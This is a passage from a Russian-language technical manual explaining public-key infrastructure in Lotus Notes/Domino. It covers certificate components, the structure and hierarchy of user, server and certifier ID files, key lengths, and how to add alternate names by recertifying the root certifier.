Состав сертификата, заверяющего принадлежность публичного ключа данному лицу, зависит от реализации *PKI*. В разных стандартах сертификат может иметь отличающиеся компоненты. В частности, состав сертификата, соответствующего стандарту *X*.509 (в терминологии *Domino – Internet*-сертификата), будет рассмотрен в разделе 13.2.1. Но есть и такие компоненты, которые являются общими для всех реализаций *PKI*, основанных на алгоритме *RSA*. И *Notes*/*Domino*, и *X*.509 сертификаты имеют такие общие компоненты:

- Имя того, кому выдан сертификат (владельца сертификата).
- Имя того, кто выдал сертификат (сертификатора).
- Публичный ключ владельца сертификата.
- Дата истечения срока годности сертификата.
- Электронная подпись сертификатора. Другими словами, хеш всего перечисленного, зашифрованный приватным ключом сертификатора.




Рис. 3-13. *Основные компоненты сертификата, упрощенная схема.*

3.4 *ID-файлы*

Перейдем от публичных ключей «вообще» к конкретной *PKI*, реализованной в *Notes*/*Domino*. Она основана на *ID*-файлах. Именно в них хранится вся криптографическая начинка. *ID*-файлы создаются во время проведения процедуры регистрации того или иного объекта *Notes*/*Domino*.

ID-файлы в *Notes*/*Domino* делятся на три категории. Две из них очень похожи по структуре и назначению: это *ID*-файлы серверов и пользователей. Третья категория сильно отличается от первых двух – это *ID*-файлы сертификаторов. Функции *ID*-файлов приводятся в таблице:

	User.id	***Server.id***	***Cert.id***
Аутентификация	+	+	–
Шифрование	+	+	–
Электронная подпись	+	+	–
Выдача сертификатов	–	–	+

Таблица 3-1. *Применение ID-файлов. Их функции, конечно, не ограничиваются приведенными в таблице.*

Если *ID*-файлы серверов и пользователей нужны им для нормального функционирования, то *ID*-файл сертификатора для работы сервера *Domino* и клиента *Notes* не нужен. Он требуется только для заверения других *ID*-файлов.

3.4.1 *Последовательность создания и структура ID-файлов*

Порядок появления на свет *ID*-файлов следующий.

При первичной настройке первого сервера организации создается *ID*-файл корневого сертификатора организации *Domino*. При этом вычисляются его приватный и публичный ключи, добавляется имя организации. Затем он сам себе выдает сертификат. Для этого название организации и публичный ключ хешируются и шифруются приватным ключом. Эта процедура в общем-то бессмысленна, она проделывается только для обеспечения единообразия хранения и передачи ключей, то есть чтобы корневой сертификатор, как и все остальные, мог передавать другим свой публичный ключ в составе сертификата. После этого приватный ключ шифруется симметричным ключом. В качестве симметричного ключа выступает хеш пароля, указанного администратором.




Рис. 3-14. *Структура ID-файла корневого сертификатора. Приватный ключ зашифрован симметричным ключом, образованным из хеша пароля ID-файла.*

С помощью корневого сертификатора регистрируются сертификаторы организационных единиц первого уровня.




Рис. 3-15. *Структура ID-файла организационной единицы первого уровня.*

В него входят:

- название организационной единицы;
- приватный ключ, зашифрованный симметричным ключом, образованным из хеша пароля сертификатора;
- сертификат организационной единицы, подписанный родительским сертификатором (для организационной единицы первого уровня родительским является корневой сертификатор);
- сертификат организации (самоподписанный корневой сертификат).

Этим сертификатором можно заверить следующий (дочерний) сертификатор организационной единицы, и так далее – до четырех уровней организационных единиц. Так создается иерархическое дерево, в основании которого лежит корневой (*root*) сертификатор. Каждый из сертификаторов организационных единиц образует ветвь (*branch*) этого дерева. Ими могут быть заверены сертификаты серверов и пользователей. Продолжая ботаническую аналогию, их еще называют листьевыми (*leave*) сертификатами. Другое название – "*End Entity Certificate*" (*End Entity* – «конечная сущность»). Эти сертификаты хранятся в *ID*-файлах серверов и пользователей. Ими уже ничего нельзя заверить (есть исключение, но о нем позже), в них находятся ключи, которые нужны серверам и пользователям для работы (Таблица 3-1).




Рис. 3-16. *Структура ID-файла пользователя (сервера).*

Основные компоненты *ID*-файла пользователя (или сервера, по структуре они одинаковы):

- Имя пользователя. Может содержать также альтернативное имя.
- Постоянный номер лицензии. Он определяет, является ли пользователь легальным обладателем лицензии, а также ее тип: *International* или *North American* (раздел 8.1.1).
- Два сертификата, подписанные приватным ключом сертификатора. Эта подпись удостоверяет, что публичный ключ, содержащийся в сертификате, соответствует имени пользователя.
  - Один сертификат с публичным ключом нормальной длины. Это значит 630 бит (если ключ совместим со всеми версиями *Notes*), либо 1024 бит (совместим с 6-й и более поздними версиями). Этот сертификат является основным.
  - Второй сертификат с коротким ключом (512 бит). Это рудимент того времени, когда запрещался экспорт из США программных продуктов, использующих сильную криптографию. На экспорт поставлялись лицензии *Notes* с укороченными ключами. Запрет давно отменили, но с тех пор для каждого пользовательского *ID*-файла генерируется вторая, укороченная пара ключей - на тот случай, если пользователю понадобится пообщаться с сервером, который не понимает длинных ключей. Ходят слухи, что в 8-й версии этого пережитка прошлого уже не будет.
- Сертификаты всех родительских сертификаторов (Рис. 3-6). Как минимум, это сертификат организации (то есть корневого сертификатора). Дополнительно может быть еще до четырех сертификатов организационных единиц (то есть дочерних сертификаторов).
- Приватный ключ, зашифрованный по симметричной схеме. Симметричный ключ шифрования вычисляется из пароля пользователя. Процедура вычисления ключа

базируется на алгоритме хеширования *MD5*, детали не раскрываются. Соображения по этому поводу обсуждаются в разделе 16.1.2.3.

- (Опционально) Один или несколько симметричных ключей шифрования. Алгоритм *RC2*, длина ключа 64 или 128 бит (варианты 40 и 56 бит не рассматриваем как устаревшие). Изначально этих ключей в *ID*-файле нет, пользователь может их создать сам или импортировать.
- (Опционально) Клиентские *Internet*-сертификаты (сертификаты стандарта *X*.509) и соответствующие им приватные ключи. Пользователь может получить их в центре сертификации (*Certification Authority, CA*). Приватные ключи *X*.509 зашифрованы тем же симметричным ключом, вычисленным из пароля, что и приватные ключи *Notes*.

Некоторые компоненты своего *ID*-файла пользователь может видеть. Для этого в клиенте *Notes* он может выбрать в меню *Files* => *Security* => *User Security* => *Your Identity* => *Your Certificates*.




Рис. 3-17. *Сертификаты пользователя в ID-файле.*

Если выбрать вариант "*All Notes Certificates*", то в диалоговом окне видны названия всех сертификатов, имеющихся в *ID*-файле.

1. Сертификат пользователя типа "*International*", с укороченным (512 бит) ключом. Подписан сертификатором */Theater/IBM*. Нужен только для общения с пользователями и серверами, которые до сих пор не могут поддерживать длинные ключи (версии до 5.04, лицензия *International*). В настоящее время практически не используется.
2. Сертификат пользователя типа "*Multi-purpose*" (многоцелевой). Подписан сертификатором */Theater/IBM*. Основной сертификат пользователя. Содержит публичный ключ 630 бит (совместим со всеми версиями, генерируется по умолчанию), или 1024 бит (совместим с версиями после *R*6, длина ключа указывается при регистрации или замене ключей пользователя).
3. Сертификат организационной единицы */Theater/IBM*. Содержит публичный ключ сертификатора */Theater/IBM*, подписанный приватным ключом сертификатора */IBM*.
4. Сертификат организации */IBM*. Содержит публичный ключ сертификатора *IBM*, подписанный приватным ключом сертификатора */IBM* (то есть самоподписанный, ибо - корневой).

5. Хеш публичного ключа (2), то есть многоцелевого сертификата пользователя. Бывает нужен в случае каких-то проблем с ключами. Кроме того, применяется для создания кросс-сертификата «по телефону» (раздел 3.6.2.6).

3.4.2 *Альтернативное имя*

Начиная с 5-й версии *Notes*/*Domino*, в *ID*-файле может, кроме основного имени (*primary name*), содержаться также альтернативное имя (*alternate name*) организации, организационной единицы или пользователя (для серверов это тоже технически возможно, но бессмысленно). Альтернативное имя – это имя на национальном языке в двухбайтной кодировке. Эта опция весьма удобна для национальных и транснациональных компаний. Альтернативное имя также заверено сертификатором, поэтому может быть использовано для управления доступом (например, в *ACL* базы данных). Кроме того, оно может применяться и для адресации почты, в группах, полях *Readers*/*Authors* и т.п. При аутентификации проверяются оба имени (*primary* и *alternate*). В *ID*-файлах сертификаторов может содержаться множество альтернативных имен, в пользовательских *ID*-файлах – только одно.

Альтернативные имена несовместимы с версиями *Notes* более ранними, чем *R*5. Это понятно, поскольку двухбайтная кодировка появилась только в пятой версии.

Альтернативные имена также являются иерархическими, то есть имени *Vasya Pupkin*/*Marketing*/*IBM* соответствует альтернативное имя Вася Пупкин/Маркетинг/АйБиЭм. Поэтому, прежде чем присваивать альтернативные имена пользователям, необходимо присвоить их самой организации, то есть корневому сертификатору. Поскольку он самозаверенный, то его придется перезаверить (ресертифицировать) самим собой. В административном клиенте для этого нужно выбрать *Configuration* => *Certification* => *Certify*. Корневой сертификатор будет одновременно и заверителем (*Certifier ID*), и заверяемым (*Choose ID to Certify*).




Рис. 3-18. *Добавление альтернативного имени в корневой сертификатор. Для этого он перезаверяется (ресертифицируется) самим собой.*

После того как альтернативное имя появилось у организации, его можно добавить и в *ID*-файлы сертификаторов организационных единиц. Для этого потребуется перезаверить их родительским сертификатором.

> Добавление альтернативных имен начинается с корневого сертификатора. Для этого он перезаверяется (операция *“Certify”)* самим собой.

У организации может быть столько альтернативных имен, сколько их имеется в списке. Число альтернативных имен организационной единицы не может превышать их количества у родительского сертификатора, а у пользователя может быть только одно альтернативное имя.